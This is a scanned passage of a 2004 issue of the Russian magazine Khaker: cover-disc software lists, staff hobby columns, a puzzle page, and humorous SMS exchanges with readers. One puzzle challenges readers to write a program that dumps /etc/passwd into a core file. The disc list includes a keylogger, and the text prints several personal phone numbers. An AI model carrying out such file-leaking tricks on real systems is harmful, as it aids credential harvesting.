
4. Hmonitor 4.1.4.2 - твой личный термометр. Нет, жар твоего больного тела он, к сожалению, не сможет засечь, зато всегда поведает тебе о температуре процессора, рабочих напряжениях, скорости вращения кулера и о многом другом.







ХАКЕР
№08(68) • АВГУСТ • 2004
WWW.XAKEP.RU
Выбирай: DVD или 2 CD
DVD
4 ГИГАБАЙТА СОФТА
Теперь и наш журнал с DVD!
RESET
DVD
№08(68) • АВГУСТ • 2004
DAILY SOFT
&RQ 0.9.4.16
7-Zip 3.13
Aol Instant Messenger 5.5.3595
CuteFTP Home 6.0
CuteFTP professional 6.0
CuteZIP 2.1 Build 10.26.1
Eudora 6.1
Far 1.7 beta 5
GetRight 5.1.0
ICQ 2003b
ICQ Lite 4
Miranda IM v0.3.3.1 + sources
mIRC 6.15
Mozilla 1.7
Mozilla FireFox 0.8
Mozilla Thunderbird 0.7.2
Opera 7.51
Pirch 98
ReGet Deluxe #290
ReGet Junior 2.2 #190
ReGet Pro 3.3 #190
SIM 0.9.3
The Bat! 2.11.02
Total Commander 6.03a
Trillian 0.74
Vypress Chat
Winrar 3.30
WinZip 9.0
Yahoo Messenger 6
MULTIMEDIA
3D Canvas 6.5.0.5
AcDSee 6.0.3
Ahead Nero
Ant Movie Catalog V. 3.4.3
AudioMagic 2.41
CopyToDVD 3.0.20
DirectX 9.0b
DivX
DivX Pro
DrDivX
DVD Shrink v3.1.7
Image Optimizer
ImageMagick 6.0.2
JPEG Optimizer
KVolume 2.4.16
Macromedia DreamWeaver MX 2004
Macromedia FireWorks MX 2004
Macromedia Flash MX 2004
Macromedia FreeHand 11.0.2
Mazaika
MP3 Splitter & Joiner 2.72
PovRay
Real Audio Converter v1.0
ScreenShoter 2.0
VideoToolBox 0.9.5.46
XnView
DEVELOPMENT
Cute Web Survey 5.2.020
CuteHTML 2.3
CuteHTML Pro 5 build 5.09
CuteMap 1.1
CuteSITE Builder 4.0.0.108
Macromedia ColdFusion 6.1
Macromedia Contribute 2
MULTILIZER 6.0 Enterprise
UniHTML v1.0
WinHex 11.6 Russian
NET
ABF Outlook Backup v2.3.0.69
All-in-One Secretmaker 3.9.2
Download Master 3.2.2.759
eMule 0.42
IMsecure PRO
Instant Messaging In Style v3.0
Maxthon (MyIE2) 1.0.0170 Standard
N01 ACE Search Engine Submission Software v2.1.0
Outpost Firewall Free 1.0.1817
Outpost Firewall Pro 2.1
Perfect Keylogger v1.5.3.7
Remote Administrator v2.2
STOPzilla v3.1.2.0
Sygate Office Network 4.5
Sygate Personal Firewall 5.5
Tauscan 1.7 build 1414
TelePort Pro 1.29.2052
WatzNew 1.9.5
Xnews
ZoneAlarm (free edition)
ZoneAlarm Security Suite
ZoneAlarm with Antivirus
Русификатор ICQ Lite 4.1 build 1717
SYSTEM
Acronis True Image 7.0 Russian
Adrenaliner
Asmw PC Optimizer Pro v6.31
cvSOFT Number Memorator 1.0
Disk Space Inspector v2.2.5
Driver Cleaner 3.2
English Trainer 4300.1
FolderInfo v2.13
F-Prot Antivirus 3.15
Hmonitor 4.1.4.2
Kaspersky Antivirus Personal v5.0.142
Misc
PDF2Word v1.4
Systerac XP Tools 2.2
TreeSize Professional v3.1.2.198
Visual WinHelp v2.0.7
WinBoost 4.80
WritePad 1.6
ZipScan v2.1
MISC
Oxygen Phone Manager II v2.3
PeStubOEP 1.0
Steganos Secure FileSharing 6
Typing Reflex 2.21
uICE 2.34
UltimateZip 3.0 Beta
Xakep CD DataSaver 4.2
DAILY SOFT
BitchX
Centericq 4.9.10
Gaim 0.79
gFTP 2.0.17
KVIrc 3.0.1
Licq 1.2.7
mICQ 0.4.11
MLDonkey 2.5.21
Mozilla 1.7
Mozilla Firefox 0.9
Netscape 7.1
Pine 4.60
SIM 0.9.3
sylpheed 0.9.12
wget 1.9
xChat 2.0.9
YSM 2.9.5
MULTIMEDIA
Codecs for MPlayer
GIMP 2.1.1
GQview 1.5.1
Grip 3.2.0
ImageMagick 6.0.2
LAME 3.96
Mpg123
MPlayer 1.0 pre 4
Sodipodi 0.34
Xine
XMMS 1.2.10
XnView 1.68.1
DEVELOPMENT
Biew 5.6.1
Bluefish 0.13
Eclipse 3.0
Freepascal 1.0.10
Quanta Plus 3.2.3
NET
Apache 2.0.49
Clive 0.4.2
Downloader for X 2.5.0rc4
Drivel 1.0.1
Ethereal 0.10.5
KLuJe 0.7
LIDS
LogJam 4.4
Lynx 2.8.5
Mozilla Thunderbird 0.7
MySQL 4.0.20
Nemesis 1.4 beta 3
Nessus 2.0.10a
Nmap 3.50
Perl 5.005
PHP 4.3.7
PostgreSQL 7.4.3
PureFTPd 1.0.19
Python 2.3.4
Qmail 1.05
Samba 3.0.4
Sendmail 8.13.0
Snort 2.1.3
Squid 2.5
SYSTEM
Emacs 21.3
GEdit 2.6.1
GTK+ 2.4.3
Kcommander 3 beta 2
KNOPPIX 3.4
Krusader 1.30
libnet 1.1.2.1
Linux Kernel 2.6.7
Midnight Commander 4.6.0
OpenOffice 1.1.2
Vim 6.3
Wine 2004.06.15
MISC
Freeciv 1.14.1
ХАКЕР
WWW.XAKEP.RU





CD1

■ WIN

■ MULTIMEDIA
3D Canvas 6.5.0.5
Ant Movie Catalog V. 3.4.3
AudioMagic 2.41
CopyToDVD 3.0.20
DivX
DivX Pro
DrDivX
DVD Shrink v3.1.7
Image Optimizer
ImageMagick 6.0.2
JPEG Optimizer
KVolume 2.4.16
Mazaika
MP3 Splitter & Joiner 2.72
PovRay
Real Audio Converter v1.0
ScreenShoter 2.0
VideoToolBox 0.9.5.46
XnView

■ DEVELOPMENT
Cute Web Survey 5.2.020
CuteHTML 2.3
CuteHTML Pro 5 build 5.09
CuteMap 1.1
CuteSITE Builder 4.0.0.108
Macromedia ColdFusion 6.1
MULTILIZER 6.0 Enterprise
UniHTML v1.0
WinHex 11.6 Russian

■ NET
ABF Outlook Backup v2.3.0.69
All-in-One Secretmaker 3.9.2
IMsecure PRO
Instant Messaging In Style v3.0
Maxthon (MyIE2) 1.0.0170 Standard
NO1 ACE Search Engine Submission Software v2.1.0
Outpost Firewall Free 1.0.1817
Outpost Firewall Pro 2.1
Perfect Keylogger v1.5.3.7
Remote Administrator v2.2
Tauscan 1.7 build 1414
TelePort Pro 1.29.2052

■ SYSTEM
F-Prot Antivirus 3.15
Hmonitor 4.1.4.2
Kaspersky Antivirus Personal v5.0.142
Systerac XP Tools 2.2
TreeSize Professional v3.1.2.198
Visual WinHelp v2.0.7
WinBoost 4.80
ZipScan v2.1

■ MISC
Adrenaliner
cvSOFT Number Memorator 1.0
English Trainer 4300.1
PDF2Word v1.4
WritePad 1.6

■ UNIX

■ MULTIMEDIA
GIMP 2.1.1
GQview 1.5.1
Grip 3.2.0
ImageMagick 6.0.2
LAME 3.96
Mpg123
MPlayer 1.0 pre 4 + Codecs
Sodipodi 0.34
Xine
XMMS 1.2.10
XnView 1.68.1

■ DEVELOPMENT
Biew 5.6.1
Bluefish 0.13
Eclipse 3.0
Freepascal 1.0.10
Quanta Plus 3.2.3

■ NET
Apache 2.0.49
Clive 0.4.2
Drivel 1.0.1
Ethereal 0.10.5
KLuJe 0.7
LIDS
LogJam 4.4
Lynx 2.8.5
MySQL 4.0.20
Nemesis 1.4 beta 3
Nessus 2.0.10a
Nmap 3.50
Perl 5.005
PostgreSQL 7.4.3
PureFTPd 1.0.19
Python 2.3.4
Qmail 1.05
Samba 3.0.4
Sendmail 8.13.0
Snort 2.1.3
Squid 2.5

■ SYSTEM
Linux Kernel 2.6.7

■ MISC
Freeciv 1.14.1



№08(68) • АВГУСТ • 2004

Не стесняйся!
Вырежи здесь
Все!



CD2

■ MAGAZINE
■ Весь софт и доки из журнала

■ ШароWAREZ
DeviceLock v 5.53
FlashPlayer Plus v 2.0
HallOfTheMonainKing v 1.1
HttpWatch v 3.2
ObjectDock v 1.02
Pragma v 3.0
ShellEnhancer v 2.0
Startup Inspector for Windows v 2.1
Персональный Органайзер v 1.2
ТвГуру v 1.4

■ UnixWAREZ
BadWM v 0.0.9
Dillo v 0.8.1
GWhere v 0.1.4
Htop v 0.3.3
Image Viewer v 0.3.9
VisualOS v 1.0.5

■ X-Toolz
AATools v5.56.1090
Handy Recovery 2.0
Karalon Screen Saver
Proxomitron
SMS MultiSender 0.1

■ VISUAL HACK ++
VisualHack: Штурм хостинга
VisualHack: Chat Hacking
Прохождение июльского конкурса

■ PDF ARCHIVE
■][akep
][akep 2003 - 07 (55)
][akep 2003 - 08 (56)
][akep 2003 - 09 (57)
][akep 2003 - 10 (58)
][akep 2003 - 11 (59)
][akep 2003 - 12 (60)
][akep 2004 - 06 (66)

■][akep Спец
][akep Спец 2004 - 06 (43)

■ MC
Mobile Computers 06 (45)

■ Обновления винды и антивирусной базы AVP

■ TRASH (трейлеры, демки, музыка, архив рубрики Tips&Tricks)








Ты, конечно же, думаешь, что все мы только и думаем о компах и о том, как бы чего поломать. И ведь даже и мысли не возникает, что мы не мутанты и имеем свои некомпьютерные увлечения. Чтобы исправить это досадное недоразумение, мы решили рассказать тебе о других сторонах наших жизней :).

www.livejournal.com/community/x_crew

Nikitoz




Я коллекционирую женские улыбки. Нет ничего лучше, чем в один из погожих летних, дождливых осенних или холодных зимних дней в парке, транспорте, на учебе или просто на улице увидеть улыбку очаровательного создания. Но не просто улыбку, а улыбку, адресованную именно тебе, - в ней заключается такой поток интереса, интриги, креатива и положительного заряда, что лично я заряжаюсь на неделю. И ведь это так легко, естественно и приятно - окинуть нежное создание взглядом, который она, поверь, сразу же заметила, хоть и не подала виду, посмотреть в глаза и нежно улыбнуться. Не пройдет и секунды, как уголки ее рта дрогнут, глазки захлопают от неожиданности, а где-то внутри понесутся гигабайты информации, которые перекроют все ее мысли до этого важного, по ее мнению, события. Ну еще бы - часто ли она встречает такой откровенный, уверенный и теплый взгляд от совсем незнакомого человека? А ты просто пройдешь мимо, сказав "Привет", чем вызовешь у нее полное оцепенение. Уже потом, когда тебя не будет рядом, она додумает себе, какой ты замечательный, интересный, нежный и добрый, какой красивый у тебя конь и какая у него белая грива.

Позовский



Увлечения помимо компов - это, собственно, моя вторая (или первая) профессия, и ничем другим увлекаться у меня просто не получается из-за отсутствия времени. Заключается она в том, что в данный момент я окучиваю 6 курс медицинского факультета РУДН. Из этого обычно следует вопрос: каким же образом я докатился до кодинга и работы в Хакере? :)
Отвечаю: просто потому, что с ЭВМ я общаюсь с 90 года, а медициной занимаюсь с 1999. Вот и вся разница - до сих пор мне иногда снится, что я достаю с антресолей "Микрошу", подрубаю магнитолу и слышу противный голос с кассеты: "Редактор и ассемблер... Пэкмен... Клад..." :).
В свободное время люблю пописывать медицинские статейки в "Хулиган", поднимать всяческие тяжести (штанги, девушек, печки, бутылки, компьютеры). Правда, в связи с травматизмом первое поднимаю значительно реже, зато второе - чаще :). Послушиваю музыку, обычно - power и heavy metal, за что меня совершенно обоснованно считают упертым консерватором. И это правильно :).

Andrushock



Не знаю, к счастью или к сожалению, но это не игра шопеновских ноктюрнов, это не чтение высокохудожественной литературы, это не общение с эрудированными собеседниками и даже не путешествия, все гораздо прозаичнее (из-за постоянного цейтнота?): в зависимости от времени года и погоды играю в футбол, волейбол, настольный теннис и бильярд, люблю сытно поесть в какой-нибудь мерзкой забегаловке, как зомбированный бот хожу на голливудские блокбастеры, периодически бросаюсь в изучение разговорного английского языка, с удовольствием ковыряюсь в чужом исходном коде... oops, offtopic... судя по-всему, остальные мои увлечения так или иначе связаны с компьютерами ;-).

h1Nt



Вот и я дорвался до рубрики X-crew. Итак, мои увлечения достаточно обычны. Я люблю заниматься спортом, но пока не делаю это регулярно и профессионально. Предпочитаю играть в футбол, баскетбол и настольный теннис, хотя порой не против каких-либо других видов. Люблю петь, правда, не очень получается пока, но я учусь, да ;). Как остаюсь дома один, включаю центр на полную, вставляю диск караоке и даю соседям насладиться своим безголосьем.
Остальные же мои увлечения связаны с юмором. Я иногда умею смешно шутить. Правда, все попытки написать в Хумор отвергала редакция, но у них просто плохое ч/ю! Ведь мой ~~парень~~ друг Бублик их оценивает, все время достойно отвечая тем же, в результате чего мы дико ржем на всю улицу/автобус/помещение.

Иван Скляров (Sklyarov@real.xakep.ru)

X-PUZZLE

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

ОТВЕТ НА ПАЗЛ №1
"Заморочка для кодокопателя"

Один из возможных правильных и лучших паролей: [XPUZZLE].

ОТВЕТ НА ПАЗЛ №3
"Помоги вспомнить"

Недостающие символы пароля по порядку: 4, X, i. Логика в выборе символов пароля следующая: начиная с символа "/", который в ASCII имеет код 47 (dec), каждый символ отстоит друг от друга на значение простого числа, т.е. 2, 3, 5, 7, 11, 13, 17, 19.

ОТВЕТ НА ПАЗЛ №4
"Logo для линуксоида"

1. ProFTPD.
2. Apache.
3. Debian.
4. Sendmail.
5. PostgreSQL.

ОТВЕТ НА ПАЗЛ №5
"Просто шифр"

Расшифрованное сообщение: "This is rubric X-Puzzle!".
Логику шифрующего алгоритма можно понять из нижеследующей программы. В ней последовательно к символам предложения применяются операторы "xor 50", "or 3" и "and 200".

```
#include <stdio.h>

int main () {
  char str[]="This is rubric X-Puzzle!";
  int i=0;

  while (str[i]!='\0') {
    printf("%c", str[i++]^50);
    if (str[i]=='\0') break;
    printf("%c", str[i++]|3);
    if (str[i]=='\0') break;
    printf("%c", str[i++]&200);
    if (str[i]=='\0') break;
}
printf("\n");
return 0;
}
```

По многочисленным просьбам от жителей дальних регионов, условия пазлов теперь будут выкладываться в конце каждого месяца на моем сайте www.sklyaroff.ru одновременно с появлением журнала в продаже. Веселись, житель Владивостока и Геленджика, теперь ты имеешь равные шансы по времени с теми, кто живет в Москве! Следи внимательно за информацией на www.sklyaroff.ru!

1 приз



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

И как всегда волнительный момент награждения победителей. На высшей ступени пьедестала оказывается xeno (xeno@comtv.ru). Он рекордсмен по скорости и правильности написания ответов :).

2 приз



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Второй приз переходит к Владу (vlad@viasoft.ru). В ответе на последний пазл Влад честно признался: «На вид относительно просто, но сломать не получилось». Извини Влад, еще проще сделать у меня никак не вышло :). На самом деле сложность заданий сознательно занижается, т.к. практика показала, что слишком сложные задания всегда заканчиваются нулевыми ответами, кхе-кхе ;).

3 приз




Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер

Последний приз уходит к GamerX (gamerx@inbox.ru). Все было простенько и со вкусом достойно своего приза, но только последнего :). Удачи!

ПЕРВЫЙ ПАЗЛ «ПРОСТО БИТХАК»

Com-программа (154 байта), показанная на рисунке, упрямо выдает на экран слово LAMER. Все попытки ламеров заставить ее напечатать на экране слово HACKER не увенчались успехом. Может быть, это получится у тебя? ;) Всего-то нужно подправить один байт. Чтобы тебе не париться и не вводить программу со скриншота вручную, я выложил ее на сайте www.sklyaroff.ru.



ВТОРОЙ ПАЗЛ «ШПИОН CORE»

Задание простое. Необходимо написать программку под *nix, которая сразу бы после своего запуска выпадала в файл core ("core dumped"). При этом в core должно оказаться все содержимое файла /etc/passwd системы, на которой программа была запущена.

Язык программирования можно использовать любой (мой вариант будет на Сях). Программа должна одинаково "хорошо" работать как под рутом, так и под обычным пользователем. Решения слать в исходнике.

ТРЕТИЙ ПАЗЛ «ОЛИГОФРЕНИЧЕСКИЙ ШИФР»

Алгоритм зашифровал слово "yes" следующим образом (см. рисунок):



Расшифруй фразу, зашифрованную этим же алгоритмом (см. рисунок):



Для того чтобы получить дополнительный кусочек сахара, можно составить программу, которая зашифровывала и расшифровывала бы предложения по искомому алгоритму.

ПЯТЫЙ ПАЗЛ «БЕЗУМНЫЙ RANDOM»

Напиши генератор случайных чисел на любом языке программирования, не используя стандартные функции и библиотеки этого языка типа rand, srand, randomize, rnd и пр. Кто продемонстрирует больше всех таких различных способов, тот и выиграл ;).

Тестовые испытания будут проводиться на отрезке от 1 до 100 (в целых числах). Варианты просьба присылать в исходниках.

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 сентября. До встречи!

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Если у тебя вдруг DVD-ROM перестал читать DVD, не спеши сдавать его в ремонт! Возможно, какая-нибудь шароварка (типа WinDVD) заблокировала его по истечении срока действия. Просто почисти реестр (например, Registry Medic).

Just-Jocker
Just-Jocker@yandex.ru



Треп с читателями

Третий месяц мы общаемся с читателями. И третий месяц СМС не теряют своей популярности. Третий месяц, просыпаясь и смотря на телефоны, мы видим от десяти и более непрочитанных сообщений. Виртуальная связь с читателями прочно вошла в нашу жизнь, и без нее мы больше не можем, честно скажем ;). Читатели стали частью нашей жизни. Неотъемлемой частью. Бывают, конечно, и всякие курьезы. Например, в одну ночь мне не спалось, и я решил в 5 утра пообщаться с читателем. Я его разбудил, он поматерился немного, конечно, но связь поддерживал ;). Через некоторое время мы оба пошли довольные спать ;). А еще благодаря СМС-услуге у нас в редакции появилась общая подружка. Претти. Девушка из Питера, которая атакует не только наши телефоны, но и аськи ;). Претти, мы тебя любим всей редакцией очень сильно, хоть ты и капаешь нам на мозги ежедневно ;).

Ч: Порно - все, остальное ничто!
Х: И с этим не поспоришь!

Ч: ХАЮШКИ ВСЕМ! Я вас люблю!
Х: Ты даже не знаешь, кто у телефона, а уже любишь? А вдруг у трубки сидит Добрянский? А он противный :(.
Ч: А правда, что Radmin взломали?
Х: Враки все это!
Ч: Блин, че завтра делать?
Х: Угу, нечего... Слух, а дай денег взаймы?
Ч: Когда, наконец, на обложке Х будут голые телки???

Ч: Ну ни фига, у вас появились деньги на телефоне!!!
Х: Офигеть, правда? ;)

РЕДАКЦИОННЫЙ НОМЕР +79037714241

Х: Когда Лозовский соизволит попозировать перед камерой.
Ч: Хай! Пожалусто, скоко стоит AMAY v8.5
Х: Здарова! А что это такое-то?
Ч: Я люблю девушек-хакеров, а так же киберспортсменок!
Х: А я не люблю ни девушек, ни хакеров, ни киберспортсменок. Я люблю Сашу Лозовского.
Ч: Привет, купила июньский номер, не грузится второй диск. Так задумано?
Х: Ага, именно так и задумано ;). Запоздалая первоапрельская шутка, знаете ли...
Ч: Это кто?
Х: Хакер в кожаном пальто!

Ч: Доброе утро, кот, ты уже проснулся?
Х: Танюша, ну сколько раз говорить: НЕ ПИШИ МНЕ НА РЕДАКЦИОННЫЙ НОМЕР!

Ч: Хай, как там Маша Куттера поживает?
Х: Кстати, неплохо поживает ;). У Куттера с ней любовь бурная.

Ч: А у вас девушки в редакции работают?
Х: Да, пользуясь случаем, передаю привет Ане Апокиной, я ее люблю сильно-сильно ;).

Ч: Хотите, я докажу, что дважды два равно четырем?
Х: Это слишком просто. А ты вот докажи, что восемью ноль целых и пять десятых равно четырем!
Ч: Это ФСБ! Мы все знаем! Предлагаем ящик пива за файлы пентагона!
Х: Заманчиво, сейчас только с Пентагоном договоримся.
Ч: Это Пентагон! Предлагаем вам наши файлы в обмен на ящик пива, который получите от ФСБ!
Х: Ну все, теперь точно по рукам. И с теми, и с другими.
Ч: Здрасте, а куда я попал?
Х: Куда-куда... не останавливайся, продолжай!
Ч: Давайте, я ваш сайт грохну?
Х: Грохальщик, что ли?
Ч: А вам не нужна замена Шеповалову? Я ничуть не хуже, я тоже извращенец!
Х: А мы Шеповалова драли всей редакцией каждый день. Если ты согласен, то меняй его.
Ч: Передайте не_понял_кому, что он тупой! Потому у него код глючит. И вообще, он брехню пишет!!!
Х: Слушай, ты. Я в СМС не разобрал твоего ника, но ты тупой и пишешь брехню!
Ч: Мой телефонный номер есть 8904250540. Напечатайте его куда-нибудь, плиз. Я тоже хочу быть знаменитым!
Х: Ну вот и все, ты знаменит! Теперь отбивайся, чем хочешь, сам от читателей.

Ч: А вы спите?
Х: А ты кушаешь?
Ч: Контр-Террорист ВИН! ВЫ ЛУЗЕРЫ!!!
Х: Афферматив. От лузера слышим!
Ч: Привет, редакция! Можно ли написать статью в раздел кодинг в журнал хакер? Спасибо.
Х: Привет, писатель! Ни в коем случае нельзя писать в раздел кодинг журнала Хакер. Не за что.
Ч: Да чтобы от ЛОВЕСАНА избавиться поставьте заплатку зер гуд вольдемар
Х: Установка ясна от ЛОВЕСАНА избавились все под контролем данке шон вольдемар
Ч: Хакеры форевер! Бублик капут! Да, Бублик баранку нашел? =)
Х: Бублик нашел баранку. Теперь он уволен.
Ч: Деньги - зло! Даешь дешевый Хакер с пятью дисками.
Х: Отдай нам частичку своего зла. Нам на пиво не хватает.
Ч: А вы вот там пиво пьете и не знаете, что от него импотенция!
Х: Наоборот. Мы давно импотенты и теперь спокойно пьем пиво.
Ч: Чуваки! Пива не желаете? А то приходите. Только пиво не забудьте!
Х: Не, чувак, тут нам один сказал, что от пива не стоит!
Ч: Как взломать танк?
Х: Дык он же бронированный! Никак не взломать его!
Ч: Создайте от журнала команду КВН! =)
Х: Масляков повесится от нас.
Ч: Здарова, хакеры! Ответьте на вопрос: у Бублика реально такой голос, как на записи?
Х: Нет, на записи на самом деле голос NSD.
Ч: Клаунц? Ответь первому, ответь первому. Это Клоунц!
Х: Я вас не слышать! Не слышать вас! Это Клаунц, Клоунц, ты где?
Ч: Куттер любил из бумаги вырезать, разные вещи отрезать. Однажды отрезал не то, остался девственником зато!
Х: Куттер отрезал совсем не себе, сидя на хате у НСД. Бедный Олежка кричал и катался, кровью и слезками он обливался.

H1nt +79262360364

Nikitos +79037916528

Dr.Klouniz +79167521175

b00b1ik +79165787278

Эпилог

На этом наши телефоны не блокируются :). Мы все еще продолжаем общаться с читателями, поэтому пишите и звоните, а мы будем только рады..
С любовью, X-CreW.

VER 08.04 (68)



■ Взлом Mail.Ru ■ Мобильная развлекуха ■ Презерватив для Windows ■ 220 на спидометре ■ Консольный шпионаж